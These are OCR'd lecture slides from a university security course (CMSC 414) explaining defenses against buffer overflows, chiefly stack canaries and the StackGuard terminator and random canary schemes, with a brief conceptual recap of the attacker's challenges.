BUFFER OVERFLOW
DEFENSES & COUNTERMEASURES

CMSC 414


FEB 01 2018

RECALL OUR CHALLENGES


How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored eip)


DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES



DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES



DETECTING OVERFLOWS WITH CANARIES

Not the expected value: abort



What value should the canary have?

CANARY VALUES

From StackGuard [Wagle & Cowan]

1. Terminator canaries (CR, LF, NULL, -1)
   - Leverages the fact that scanf etc. don’t allow these

2. Random canaries
   - Write a new random value @ each process start
   - Save the real value somewhere in memory
   - Must write-protect the stored value

